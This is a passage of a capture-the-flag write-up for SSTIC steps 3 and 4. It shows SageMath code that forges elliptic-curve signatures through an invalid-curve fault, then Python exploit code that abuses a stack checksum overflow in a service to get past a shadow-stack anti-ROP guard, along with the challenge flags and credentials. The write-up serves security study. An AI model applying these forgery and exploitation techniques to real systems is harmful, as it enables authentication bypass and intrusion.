Doing so, `(xPub, yPub)` was no longer a valid point on the Elliptic Curve `E`. As in practice, only `xPub` was used to compute `xsP` (with function `XZ_EXP`), what would be a new y of the point? Trying `Pub_new = E.lift_x(xPub)` to compute the new point failed: no point had x coordinate `xPub`. This was because `xPub^3 + a*xPub + b` was no longer the square of a number (modulo `p`). To work around this limitation, a usual mathematical trick consists in defining an imaginary scalar `u` as the square root of a non-quadratic-residue. This is similar to how complex numbers are defined from real numbers, but for finite fields instead. This is called "working in a field extension" and in SageMath, this was possible:

```
assert not K(3).is_square()
X = polygen(K)
Fp2.<u> = K.extension(X**2 - 3, 'u')
assert u**2 == 3
```

`Fp2` was a finite field of `p^2` elements defined from the square root of 3. This field included elements of `K` (the field of `p` elements) as well as elements such as `1 + 2*u`: elements of `Fp2` could be represented by a tuple of two integers modulo `p`.

In `Fp2`, every number of `K` had a square root and it was possible to define an Elliptic Curve and a new point from `xPub`:

```
E2 = EllipticCurve(Fp2, (a, b))
Pub2 = E2.lift_x(xPub)
yPub2 = Pub2[1]  # And xPub2 = xPub, by definition
```

`E2` had a different order than `E`:

```
print(f"E.order() = {E.order()}")
print(f"E2.order() = {E2.order()}")
print(f"Pub2.order() = {Pub2.order()}")
```

```
E.order() = 111559192104534069353760890008511275245001990473652970493217074791442536575871
E2.order() =
    1244545334301633663808242575675767367487622417274994001216288563839027768024155958180399547212430250136647333594446573
Pub2.order() = 111559192104534069353760890008511275244850969430123083122289260340585038297653
```

(N.B. `E2.order()== E.order()* Pub2.order()`.)

The order of `Pub2` was smooth: `factor(Pub2.order())` provided the decomposition:

```
Pub2.order() = 235989105379 * 274321494283 * 596117795627 * 50255902060627 * 59797588771913 *
    961946097496477
```

This meant solving the Elliptic-Curve Discrete Log Problem (ECDLP) of points generated from `Pub2` was possible!

Back to the problem, how could this new curve `E2` be used? Actually, when `s*Pub` was computed with `XZ_EXP(s, pub[0], pub[1], a, b, p)`, the result `(xsP, ysP)` was not on any curve, as `(xPub, yPub)` was not either. If `(xsP, ysP)` was not a valid point, what was it?

To study this computation, a SageMath function could be written with arbitrary `e` and `s` (full file `step3/04_fault_lobster_signature.sage`):

```
def study_signature():
    # Define arbitrary e and s
    e = mod(1, n)
    s = 2

    # Perform computations like ECKCDSA_VERIF
    (xeG, yeG) = EXP_WIN(E, WIN, e)
    (xsP, ysP) = XZ_EXP(s, xPub, yPub, a, b, p)
    (xW, yW) = point_add((xeG, yeG), (xsP, ysP), a, p)
```

The way function `XZ_EXP` worked was to compute two points `R0` and `R1` in a loop such that at the end of the loop, `R0 = s * Pub` and `R1 = (s + 1)* Pub`. The loop only computed projective coordinates `X` and `Z` and at the end, affine coordinates `xR0` and `xR1` were computed. With a faulted public key point, these computations actually performed the scalar multiplication in the field extension:

```
    # Computes points in E2 (coordinates in GF(p^2))
    sPub2 = s * Pub2
    sPlus1Pub2 = (s + 1) * Pub2
    xsP2, ysP2 = sPub2.xy()
    assert xsP == xsP2
    assert ysP != ysP2
```

Coordinate y (`ysP`) was not directly the one of `s * Pub2` (`ysPub2`), and this made sense: `ysPub2` actually lied in the field extension as a "pure imaginary number" (a square root of a non-square residue of `K`) while `ysP` was still in prime field `K`.

Expanding the formulas used by `XZ_EXP` to compute `yR0` gave:

```
    xR1 = sPlus1Pub2.xy()[0]
    assert ysP == (2*b + (a + xPub * xsP) * (xPub + xsP) - xR1 * (xPub - xsP)^2) / (2 * yPub)
    assert ysP2 == (2*b + (a + xPub * xsP) * (xPub + xsP) - xR1 * (xPub - xsP)^2) / (2 * yPub2)
```

From this, a simple relationship stood out:

```
    assert ysP == ysP2 * yPub2 / yPub
```

This was a simple equation between the actual result of `XZ_EXP`, the original coordinate y of the public key `yPub` and the y coordinate of points on curve `E2` (`ysP2` and `yPub2`).

To compute `xW`, function `point_add` computed the slide `lam` (like "lambda") of a line between `eG` and `sP` and used the usual formula for Elliptic Curve addition:

```
    lam = (ysP - yeG) / (xsP - xeG)
    assert xW == lam^2 - xsP - xeG
```

Moving terms around to rewrite field divisions into multiplications gave:

```
    assert (xW + xeG + xsP) * (xsP - xeG)^2 == (ysP - yeG)^2
```

To forge a signature, `xW`, `xeG` and `yeG` were actually fixed and the problem was to find suitable values for `xsP` and `ysP`, from which a value of `s` could be computed. A way to do this consisted in replacing `ysP` with expressions such that only `xsP` appeared and to make the equation a polynomial of field `K`.

```
    assert (xW + xeG + xsP) * (xsP - xeG)^2 == (ysP2*yPub2/yPub - yeG)^2
    assert (xW + xeG + xsP)*(xsP - xeG)^2 == (ysP2*yPub2/yPub)^2 + yeG^2 - 2*ysP2*yPub2*yeG/yPub
    assert ysP2^2 == xsP^3 + a*xsP + b  # sP2 is on curve E2
    assert (xW + xeG + xsP)*(xsP - xeG)^2 - ysP2^2*(yPub2/yPub)^2 - yeG^2 \
        == -2*ysP2*yPub2*yeG/yPub
    assert ((xW + xeG + xsP)*(xsP - xeG)^2 - (xsP^3 + a*xsP + b)*(yPub2/yPub)^2 - yeG^2)^2 \
        == 4*(xsP^3 + a*xsP + b)*(yPub2*yeG/yPub)^2
    assert ((xW + xeG + xsP)*(xsP - xeG)^2 - (xsP^3 + a*xsP + b)*(yPub2/yPub)^2 - yeG^2)^2 \
        - 4*(xsP^3 + a*xsP + b)*(yPub2*yeG/yPub)^2 == 0
```

The last `assert` showed that `xsP` was a root of a degree-6 polynomial in field `K`. (Attentive readers may note the polynomial actually used variables in the field extension, but `yPub2^2` was actually in `K`.)

This could be used to craft candidate values for `xsP` from other variables (file `step3/04_fault_lobster_signature.sage`):

```
def forge_signature(raw_m):
    # Choose a arbitrary nonce
    k = K(1)

    # Compute fixed values
    (xW, yW) = EXP_WIN(E, WIN, k)
    hash = hashlib.sha256()
    hash.update(int(xW).to_bytes(32, byteorder="big"))
    r = int(hash.hexdigest(), 16)

    hash = hashlib.sha256()
    hash.update(int(xPub).to_bytes(32, byteorder="big"))
    hash.update(int(yPub).to_bytes(32, byteorder="big"))
    hash.update(raw_m)
    h = int(hash.hexdigest(), 16)
    e = mod(r.__xor__(h), n)
    (xeG, yeG) = EXP_WIN(E, WIN, e)

    # Craft a polynomial
    var_xsP = PolynomialRing(K, "xSP").gen()
    f = ((xW + xeG + var_xsP)*(var_xsP - xeG)^2 - (var_xsP^3 + a*var_xsP + b)*(yPub2/yPub)^2 - yeG^2)^2 \
        - 4*(var_xsP^3 + a*var_xsP + b)*(yPub2*yeG/yPub)^2

    # Explore the roots of the polynomial
    for (xsP, _root_count) in f.roots():
        print(f"Computed xsP = {xsP}")
```

The next step consisted in recovering `ysP`, using `xW` to confirm the value was right:

```
    # Explore the roots of the polynomial
    for (xsP, _root_count) in f.roots():
        #print(f"Computed xsP = {xsP}")
        # Recover ysP
        sPub2_ = E2.lift_x(xsP)
        for sPub2 in (sPub2_, -sPub2_):  # Consider both symmetric points with xsP
            ysP2 = sPub2.xy()[1]
            ysP = ysP2 * yPub2 / yPub
            (new_xW, _new_yW) = point_add((xeG, yeG), (int(xsP), int(ysP)), a, p)
            if new_xW != xW:
                # The produced W does not match the expected x
                continue
            print(f"Computed sP = ({xsP}, {ysP})")
```

At this step, `sPub2` was a point on `E2` which was supposed to be `s * Pub2`. Recovering `s` was exactly the ECDLP (Elliptic-Curve Discrete Log Problem) and was solvable using SageMath. Since SageMath 10.3 (commit f150e921e3db "provide Q.log(P) instead of P.discrete_log(Q)" from Pull Request 37152 merged on February 2024), computing `s` could be done with:

```
s = sPub2.log(Pub2)
```

On my laptop, this computation lasted 8 minutes.

All what was left was then to encode the signature, in a way which faulted the public key:

```
            # Format the signature
            sig_bytes = (
                int(r).to_bytes(32, "big") +
                int(s).to_bytes(32, "big") +
                b"\x02" +
                (int(xPub) & 0xff).to_bytes(1, "little")
            )
            sig_b64 = base64.b64encode(sig_bytes).decode()
            print(f"  Signature: {sig_b64}")
```

Now that forging a signature was possible… which message needed to actually be signed? The enum defining the blob types contained an intriguing command: `UTILS_GET_FLAG_STEP3 = 8`

Encoding a package with this command gave (file `step3/03_craft_packages.py`):

```
pkg = pkg_t.build({
    "body": {
        "count": 1,
        "blobs": [
            {
                "size": 0,
                "type": BlobType.UTILS_GET_FLAG_STEP3,
                "data": b"",
            },
        ],
    },
})
compressed_pkg = lzo.compress(pkg, 1, False, algorithm="LZO1X")
print(f"Get Flag: {compressed_pkg.hex()}")
```

```
Get Flag: 224d43525901414b4e4700000000008000000110000
```

Invoking in SageMath `forge_signature(bytes.fromhex("224d43525901414b4e4700000000008000000110000"))` displayed:

```
Computed sP = (330428304688558955492530947294108609463516391141035154343949359324474881155 80,
    267260093605847102848929590939636679166335215967836266964322317778953239261 94)
  ECDLP: found s = 677922495126464097421151382714529988858825685633729877696611640831219396959 54 in 448
      seconds
  Signature: 26yXCH0MPBUZMue5x4BdEnfcmut+vmBr92wD0DR6pxuV4Q2wnMkimZ8cPn3A3FOj4uNp4h6hiYXv07yjc65JUgIA
```

This was enough to retrieve the flag, but a more useful message actually also updated the public key to use the original production key (for which the private key leaked):

```
orig_pub_key = bytes.fromhex("00022dc4d43632ce64e3cfe559e61d62859e0ec0660810e5fa35ad9b4596df3304234102")
pkg = pkg_t.build({
    "body": {
        "count": 2,
        "blobs": [
            {
```

```
                "size": 0,
                "type": BlobType.UTILS_GET_FLAG_STEP3,
                "data": b"",
            },
            {
                "size": len(orig_pub_key),
                "type": BlobType.UPDATE_SIG_KEY,
                "data": orig_pub_key,
            },
        ],
    },
})
compressed_pkg = lzo.compress(pkg, 1, False, algorithm="LZO1X")
print(f"Get Flag and update key: {compressed_pkg.hex()}")
```

```
Get Flag and update key: 0e4d43525902414b4e4700000000080000006c0102240000000460020011
022dc4d43632ce64e3cfe559e61d62859e0ec0660810e5fa35ad9b4596df3304234102110000
```

```
No suitable polynomial root found with k = 1, trying another k...
Computed sP = (190121700175880316637561409499639654325029676668580537783199635479453513130 85,
    872833427664933144689294331679849163510527545257411708713872741612799742968 54)
  ECDLP: found s = 515376526324720416889712618373201977598474476034519036247253850601031158890 79 in
      653.6029725074768 seconds
  Signature: +p2xrPASUY81TlTTm5fuatD8YuoBK1gg5dPIpKhkDAVx8UcVXRL4YzmU8O3+PpW4C3mk6HGWe3u8jlFhupnZtwIA
```

Crafting an archive to send to the SFTP server became straightforward, reusing the existing code (file step3/05_send_get_flag_update_key.py):

```
signature = b"+p2xrPASUY81TlTTm5fuatD8YuoBK1gg5dPIpKhkDAVx8UcVXRL4YzmU8O3+PpW4C3mk6HGWe3u8jlFhupnZtwIA"

tags = b"DEBUG\0"
arc_fields = {
    "magic": 0xaabbccdd11223344,
    "crc64": 0,
    "pkg_offset": 48 + len(tags),
    "pkg_decompressed_size": len(pkg),
    "tags": tags,
    "pkg": compressed_pkg,
    "sig": signature,
    "secret": b"SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}",
}
arc_fields["sig_offset"] = arc_fields["pkg_offset"] + len(compressed_pkg)
arc_fields["secret_offset"] = arc_fields["sig_offset"] + len(signature)
archive = sstic_arch_t.build(arc_fields)
arc_fields["crc64"] = crc64(archive[16:])
archive = sstic_arch_t.build(arc_fields)

file_name = "in-" + datetime.datetime.now().strftime("%Y%m%d%H%M%S")
sftp_write_file(f"in/{file_name}", archive)
```

The VNC monitoring screen displayed the flag

```
SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}
```

This flag validated “Step 3 : overflowing faults” and enabled going to the next step: http://51.15.164.185/step/48df3610c3412eb5f513de714fc28601?upgrade




Figure 3: Flag of step 3

# 5 Step 4. Taking Over the Weapon System

**Tools used:** `pacman -S gdb ghidra`

The previous steps enabled recovering access to some diode accessible through a SFTP server. Knowing the secret verified by the first part of the diode and having updated the key used by the second part of the diode to verify signatures, we were able to send commands to the SAFE (Système d'Arme Furtif Enclavé), using messages `WEAPON_OPEN_SESSION` and `WEAPONS_MSG`.

There was an additional filter. The SAFE implemented an access control mechanism based on username and password. The documentation (the CSPN PDF found on the web server) provided valid credentials (`SSTIC_USER:DefaultPassword`) but this user was not authorized to issue command `DISARM`.

Some context was provided in http://51.15.164.185/step/48df3610c3412eb5f513de714fc28601?upgrade:

> **Step4 : dancing in shadow**
>
> Analyst,
>
> You did it!
>
> We now have unfiltered access to SAFE internal system. The users database has been lost, and Aegis has removed the update feature for safety reasons. The only known user can be found in a CSPN report, jean has a copy. This user seems to be limited and cannot disarm the system.
>
> You have already done a lot, but can you work your magic with `weapon_authent`? It may contain a vulnerability that could allow us to elevate our privileges. Even a leak could be usefull if we were able to recover the lost database.
>
> The report also mentionned an anti ROP protection mechanism ? We have found references to an unknown product called ShadowGuard; leaked data may contains more informations on this solution.
>
> Remember your access to the monitoring stream, it may prove usefull.
>
> -ñ
>
> tl;dr:
>
> - sftp (port randomized and supplied when starting an instance of the challenge) : `diode_client /{Thisp@ssw0rdShouldN0tB3GUESSED}`
> - monitoring stream : VNC (port randomized and supplied when starting an instance of the challenge).
> - you need to recover the lost users database.
>
> inputs :
>
> - binaries stored by Jean
> - a monitoring stream

This mentioned programs in `admin.jean/260217_SAFE_ShadowStack/bin/`:

- `weapon_authent` implemented a TCP server which received and parsed messages from the diode ;
- `weapon_supervisor` implemented an anti-ROP protection mechanism.

Opening the second program with Ghidra revealed a friendly-looking program: function names were presents, functions was very well readable, etc. This was a C++ program which started `weapon_authent` in debug mode (using Linux' `ptrace`) to track all call instructions and make sure return instructions returned to addresses which were previously seen. To do so, it used a `std::vector<long_unsigned_int>` to store return addresses:

- Function `DebugerContext::register_ret_address` at `00111660` added new addresses ;
- Function `DebugerContext::test_ret_address` at `00111940` verified whether a given return address was known in the vector.

Reverse-engineering `weapon_authent` in Ghidra was slightly more complex. Thankfully, the previous step provided a "a mockup platform to facilitate your tests" with an almost-complete Docker-compose configuration. With the LOBSTER256 parameters, it was possible to build and launch the container from `step3_test/diode_dest/`. It included a weapon server implemented in Python, with a precise description of

the serialization of the messages (`step3_test/diode_dest/Weapon_common/serialize.py`):

```python
class ValueType(Enum):
    STRING = 0
    FLOAT = 1

class OperationCode(Enum):
    AUTHENT = 0
    GET_TARGET = 1
    SET_TARGET = 2
    FIRE = 3
    DISARM = 4
    GET_VERSION = 5
    IMPERSONATE = 6

class Message:
    def __init__(self,operation_code):
        self.operation_code = operation_code
        self.error_code = 0
        self.values = []

    def add_string(self,string_value):
        self.values.append((ValueType.STRING,string_value))

    def add_float(self,float_value):
        self.values.append((ValueType.FLOAT,float_value))

# ...

    def pack(self):
        packed_bytes = bytearray(0)
        packed_bytes += struct.pack('>bhh', self.operation_code.value, 0, len(self.values))

        for v in self.values :
            packed_tlv_bytes = bytearray(0)
            v_type = v[0]
            v_value = v[1]
            if v_type == ValueType.STRING:
                packed_tlv_bytes+= struct.pack('>b',0)
                packed_tlv_bytes+= struct.pack('>h',len(v_value)+1)
                encoded_value = v_value.encode("utf-8") + b'\x00'
                packed_tlv_bytes+= encoded_value
            elif v_type == ValueType.FLOAT:
                packed_tlv_bytes+= struct.pack('>b',1)
                packed_tlv_bytes+= struct.pack('>h',8)
                packed_tlv_bytes+= struct.pack('>d',v_value)
            else:
                print(f"Unknown type: {v_type}")
                throw()
            packed_bytes += packed_tlv_bytes

        return packed_bytes
# ...
```

This was some minimal type-length-value encoding! It used only 2 kinds of values: strings (type 0) and floats (type 1). In several CTF competitions, this kind of serialization format screams: "Tthere are type-confusion vulnerabilities between `float` (or `double`) and pointers to buffers!!! For example code tends to assume that `type != 0` means float and `type != 1` means string, ignoring that attackers can set `type = 2`."

However, in `weapon_authent`, both kind of values dynamically allocated memory and were stored as pointers.

Reading the code further in Ghidra, function `main` (at `001012e0`) loaded the user database, launched a server listening on TCP port 1515 (function at `00102890`) and handled all incoming connections as new threads launched with `pthread_create`. These client connections were handled by a function `handle_client`

(at `00102090`, these names were defined during the analysis of the program and are given in this write-up to help understand the code) with a 0x58-byte structure provided as parameter holding some context information.

```
struct client_ctx {
    int client_fd;
    uint32_t _padding_4;
    void *server_ctx; // shared structure with version information pipe file descriptors
    char username[64];
    uint32_t user_perms;
    uint32_t _padding_0x54;
};
```

Function `handle_client` contained a loop with 2 parts, depending on whether the client was authenticated. Both parts called function `tlv_recv_and_parse` (at `001033b0`) which received a message prefixed by its size and called `tlv_parse` (at `001030b0`) to parse it in a way similar as Python's method `Message.unpack`.

A difference appeared in this function: after the TLV values were parsed, if the message contained more data, this data was parsed as optional checksums of the values. The code looked like this, with much simplifications:

```
int tlv_parse(tlv_message *msg, uint8_t *recv_payload, unsigned int size)
{
    uint8_t *current_data_ptr;
    uint16_t checksums[32], *pcrc;
    unsigned int remaining_size, count_values, index;
    // ...
    // Skipped code which unpacked recv_payload into structure msg
    // It ensures that the message contains at most 64 values.
    // ...
    if (remaining_size == 0) {
        return 0;
    }
    memset(checksums, 0, sizeof(checksums));
    pcrc = &checksums[0];
    index = 0;
    while ((remaining_size != 1 && index <= count_values)) {
        do_xorsum16(
            msg->array_values[index].p_value,
            msg->array_values[index].size,
            pcrc
        );
        /* XOR with the provided u16 after the payload */
        *pcrc = *pcrc ^
            (*(ushort *)(current_data_ptr + index * 2) << 8 |
            *(ushort *)(current_data_ptr + index * 2) >> 8);
        index += 1;
        pcrc += 1;
        remaining_size -= 2;
        if (remaining_size == 0 || index >= 0x40) {
            for (unsigned int i = 0; i != index; i++) {
                if (checksums[i] != 0) {
                    printf("bad crc -  %d\n", i);
                }
            }
            return 0;
        }
    }
    // Return an error
    tlv_destroy(msg);
    return 0x16;
}

void do_xorsum16(uint8_t *data, unsigned int size, uint16_t *cksum) {
```

```
    uint16_t size_u16 = (uint16_t)size;
    ulong uVar3;

    if (size_u16 >= 2) {
        uint64_t count_u16 = (size_u16 - 2) / 2;
        for (uint16_t *p = data; p != data + count_u16 * 2 + 2; p++) {
            *cksum = *cksum ^ *p;
        }
        data += count_u16 * 2 + 2;
        size_u16 &= 1;
    }
    if (size_u16 == 1) {
        *cksum = *cksum ^ (uint16_t)*data;
    }
}
```

This computed a 16-bit checksum of each value using a simple XOR into a local array `checksums`, XOR-ed the result with a 16-bit value coming from the message, and displayed `"bad crc - <index>"` if the result was not zero.

There was a vulnerability in this code. Array `checksums` was defined to hold 32 2-byte checksums (so 64 bytes in total) while the loop using it filled 64 checksums (128 bytes). It was a straightforward stack buffer overflow, where it was possible to directly swap specific bits on the stack, due to the way the checksums were computed.

At first, I thought the message with `bad crc` could be used as an oracle to leak some bytes. However this message was never displayed on the VNC monitoring screen, so it could not be used. Digging a bit further revealed that the standard file descriptors of `weapon_authent` were misconfigured by `weapon_supervisor`. Indeed, function `dbg_inferior_exec` did:

```
// O_TRUNC|O_CREAT|O_WRONLY = 0x241
int fd_out = open("auth_out.txt", 0x241, 0644);
int fd_err = open("auth_err.txt", 0x241, 0644);

dup2(fd_out, 1);
close(1);
dup2(fd_err, 1);
close(2);
setup_inferior(); // Call execv to execute weapon_authent
```

Instead of replacing the standard output and error descriptors (1 and 2), it closed them and set `stdout` to `auth_err.txt` and launched the program without any opened `stderr`. Analyzing the file descriptors of `weapon_authent` once launched in a test Docker container revealed the following file descriptors:

```
$ ls -l /proc/$(pgrep weapon_authent)/fd
0 -> pipe:[6430262]
1 -> /home/weapon_authent/chal/auth_err.txt
2 -> /home/weapon_server/authent_to_weapon
3 -> /home/weapon_authent/chal/auth_out.txt
4 -> /home/weapon_authent/chal/auth_err.txt
5 -> /home/weapon_server/weapon_to_authent
```

There was a bug which could have been a critical vulnerability: `stderr` was associated to the pipe used by `weapon_authent` to forward commands to the weapon server (because this was the first file to be open by the program, using the lowest available file descriptor, `2`). If there was a way to trigger arbitrary error messages, these could be sent as commands, bypassing the authentication mechanism.

Unfortunately, `weapon_authent` displayed all error messages to `stdout` (using `printf`) so this vulnerability was not exploitable.

Back to the stack buffer overflow, how could it be exploited? Function `tlv_parse` started with:

```
001030b0 41 57                PUSH       R15
001030b2 41 56                PUSH       R14
001030b4 41 55                PUSH       R13
001030b6 41 54                PUSH       R12
001030b8 55                   PUSH       RBP
001030b9 53                   PUSH       RBX
001030ba 48 83 ec 48          SUB        RSP,0x48       // size of u16[0x24]
```

So the layout of the 128 bytes of the stack which could be overwritten with checksums was:

```
RSP+0...+0x3f : uint16_t checksums[32]
RSP+0x40 : padding, containing saved values from a previous call to malloc(size)
RSP+0x48 : saved RBX, client file descriptor
RSP+0x50 : saved RBP, pointer to arg msg (unused after the call)
RSP+0x58 : saved R12, pointer to client_ctx
RSP+0x60 : saved R13, pointer to parsed_req (RSP+0x50 in handle_client)
RSP+0x68 : saved R14, pointer to is_auth_ok (RSP+0x70 in handle_client)
RSP+0x70 : saved R15, unused
RSP+0x78 : saved RIP, return address of tlv_parse
```

This gave control over some variables in function `handler_client` as well as the saved return address!

(N.B. There was no stack cookie, but if there was one, it would not matter as the exploitation primitive could just "jump over" it to impact other registers.)

Placing a breakpoint with GDB inside `tlv_parse` confirmed the analysis of the values:

```
(gdb) x/16xg $rsp
0x7ffff769bd80:    0x0000000000000000    0x0000000000000000
0x7ffff769bd90:    0x0000000000000000    0x0000000000000000
0x7ffff769bda0:    0x0000000000000000    0x0000000000000000
0x7ffff769bdb0:    0x0000000000000000    0x0000000000000000
0x7ffff769bdc0:    0x00007ffff6e9c000    0x0000000000000006 (padding ; RBX)
0x7ffff769bdd0:    0x00007ffff769be80    0x000055555555b4a0 (RBP ; R12)
0x7ffff769bde0:    0x00007ffff769be80    0x00007ffff769bea0 (R13 ; R14)
0x7ffff769bdf0:    0x00007ffff6e9c000    0x0000555555557484 (R15 ; RIP)
```

Directly overwriting the return address was caught by `weapon_supervisor` as expected, as its job was to block ROP exploitation. This could be verified by sending `fffffffffff...` as checksums:

```python
msg = Message(OperationCode.GET_VERSION)
for _ in range(64):  # Add 64 empty values, whose checksums are zero
    msg.add_string("")
msg_bytes = msg.pack()
# Add 64 checksums
msg_bytes += b"\xff\xff" * 64

sock = socket.create_connection(("127.0.0.1", 1515))
sock.send(struct.pack(">I", len(msg_bytes)) + msg_bytes)
```

This made the supervisor report:

```
Shadow stack detection -> expected:0x5594e5eb8484 got:0xffffaa6b1a147b7b
Shadow stack detection -> expected:0x5594e5eb7138 got:0xffffaa6b1a147b7b
```

The bits were inverted and the return address matched Ghidra's locations `00103484` (in function `tlv_recv_and_parse`) and `00102138` (in `handle_client`). Now, there was an issue with this protection: it accepted returning to any encountered return address, not just the last one. This could be justified by enabling the use of functions such as `setjmp` and `longjmp`, which skip stack frames and make it seem like functions skip some return addresses.

This issue could be exploited to directly return to `handle_client` from `tlv_parse`, even without knowing the ASLR shift, by corrupting `RIP` precisely:

```
new_bytes = b"\0\0\0\0\0\0\0\0" * 15 + struct.pack("<Q", 0x3484 ^ 0x2138)
# Swap the u16 words and append the checksums
msg_bytes += bytes(new_bytes[i ^ 1] for i in range(len(new_bytes)))
```

This exploitation would only actually work half the time. As the idea was to replace `00103484` with `00102138`, the robust way to do so would be to subtract the difference (`0x103484 - 0x102138 = 0x134c`). But the exploitation primitive only enabled XOR and subtraction was equivalent to XOR only when there was no carry to propagate. For example, in the previous case, this would not have worked:

```
$ python3
>>> hex(0x5594e5eb8484 ^ 0x3484 ^ 0x2138)
'0x5594e5eb9138'
```

The saved return address would have been overwritten to `0x5594e5eb9138` instead of `0x5594e5eb7138` (notice the `9` instead of `7`, there was a difference of `0x2000` bytes) and this modification would have been rejected by `weapon_supervisor`. Thankfully, when this happened, the service restarted after few seconds and the exploit could be attempted again, with 50% probability of success (depending on bit `0x1000` of the address where `weapon_authent` got loaded).

Once we got "lucky", what could be executed? `handle_client` checked that the received opcode was `0` (`AUTHENT`) with `CMP byte ptr [RSP + 0x50], 0x0`. This landed in the local variable holding the authenticated user name, which was luckily empty:

```
(gdb) x/64xg $rsp
0x7ffff769be00:    0x0000018500000000    0x00007ffff0000b70 tlv_recv_and_parse: u32 retval ; u32
    received_size ; byte* msg_bytes
0x7ffff769be10:    0x0000000000000000    0x00007ffff769ccdc tlv_recv_and_parse: 0 ; saved RBX
0x7ffff769be20:    0xffffffffffffff40    0x0000555555556138 tlv_recv_and_parse: saved RBP ; saved RIP (in
    handle_client)
 -- stack shifted by 0x30 (tlv_recv_and_parse frame)
0x7ffff769be30:    0x0000000000000000    0x0000000000000000 <- initial username[0x40]
0x7ffff769be40:    0x0000000000000000    0x0000000000000000
0x7ffff769be50:    0x0000000000000000    0x0000000000000000 -> opcode is zero :)
0x7ffff769be60:    0x0000000000000000    0x0000000000000000
0x7ffff769be70:    0x000055555555803c    0x0000000000000008
0x7ffff769be80:    0x0000004000000005    0x00007ffff0000d00 <- initial parsed_req (R13)
0x7ffff769be90:    0x0000000000000000    0x0000000000000000
0x7ffff769bea0:    0x32203a6b63617400    0x0000000000003638
0x7ffff769beb0:    0x00007ffff769ccdc    0xffffffffffffff40
0x7ffff769bec0:    0x0000000000000020    0x0000000000000000
0x7ffff769bed0:    0x00007fffffffea00    0x00007ffff781db7b <- initial return addr of handle_client
```

`handle_client` then proceeded to call another function, `handle_req_auth_user_password` (at `001014f0`), responsible for verifying the supplied user credentials. This required the received message to only hold 2 values, checking a field from a structure in register `R13`. This was much trouble: this count needed to be 64 to enable overwriting `RIP`. And when the count was wrong, `handle_client` broke its loop, closed the connection and exited the thread in a way which confused `weapon_supervisior` so much it killed and restarted `weapon_auth`. As the exploit primitive also enabled modifying `R13`, there could exist some ways to make this check pass and the execution continue. There was nonetheless an easier path.

Instead of spending time trying to align some stars in the unauthenticated path, it was possible to focus on the second location where `handle_client` called `tlv_recv_and_parse`, after a user was successfully authenticated. At this other location:

- if the received message contained an authorized operation, comparing the operation code which some permission bitmask loaded from the user database,
- and if the operation was `GET_VERSION = 5`,
- then `handle_client` would call `tlv_fill_resp_with_server_version` (at `00101a20`) to send a response message containing the version of the server.

In Ghidra, this last call showed that some stack address were used:

```
0010226c 48 8d 5c 24 60       LEA        RBX,[RSP + 0x60] ; tlv_message* msg
00102271 8b 74 24 48          MOV        ESI,dword ptr [RSP + 0x48] ; uint version_len
00102275 48 8b 7c 24 40       MOV        RDI,qword ptr [RSP + 0x40] ; char *version
0010227a 48 89 da             MOV        RDX,RBX
0010227d e8 9e f7 ff ff       CALL       tlv_fill_resp_with_server_version
```

When exploiting the vulnerability to skip a stack frame, the parameters to this call exactly landed in the buffer containing the name of the authenticated user:

```
(gdb) x/64xg $rsp
0x7ffff769be00:    0x0000018500000000    0x00007ffff00331d0 <- new char[0x40] username
0x7ffff769be10:    0x00007ffff769be90    0x00007ffff769be90
0x7ffff769be20:    0x00007ffff769be90    0x000055555555619d
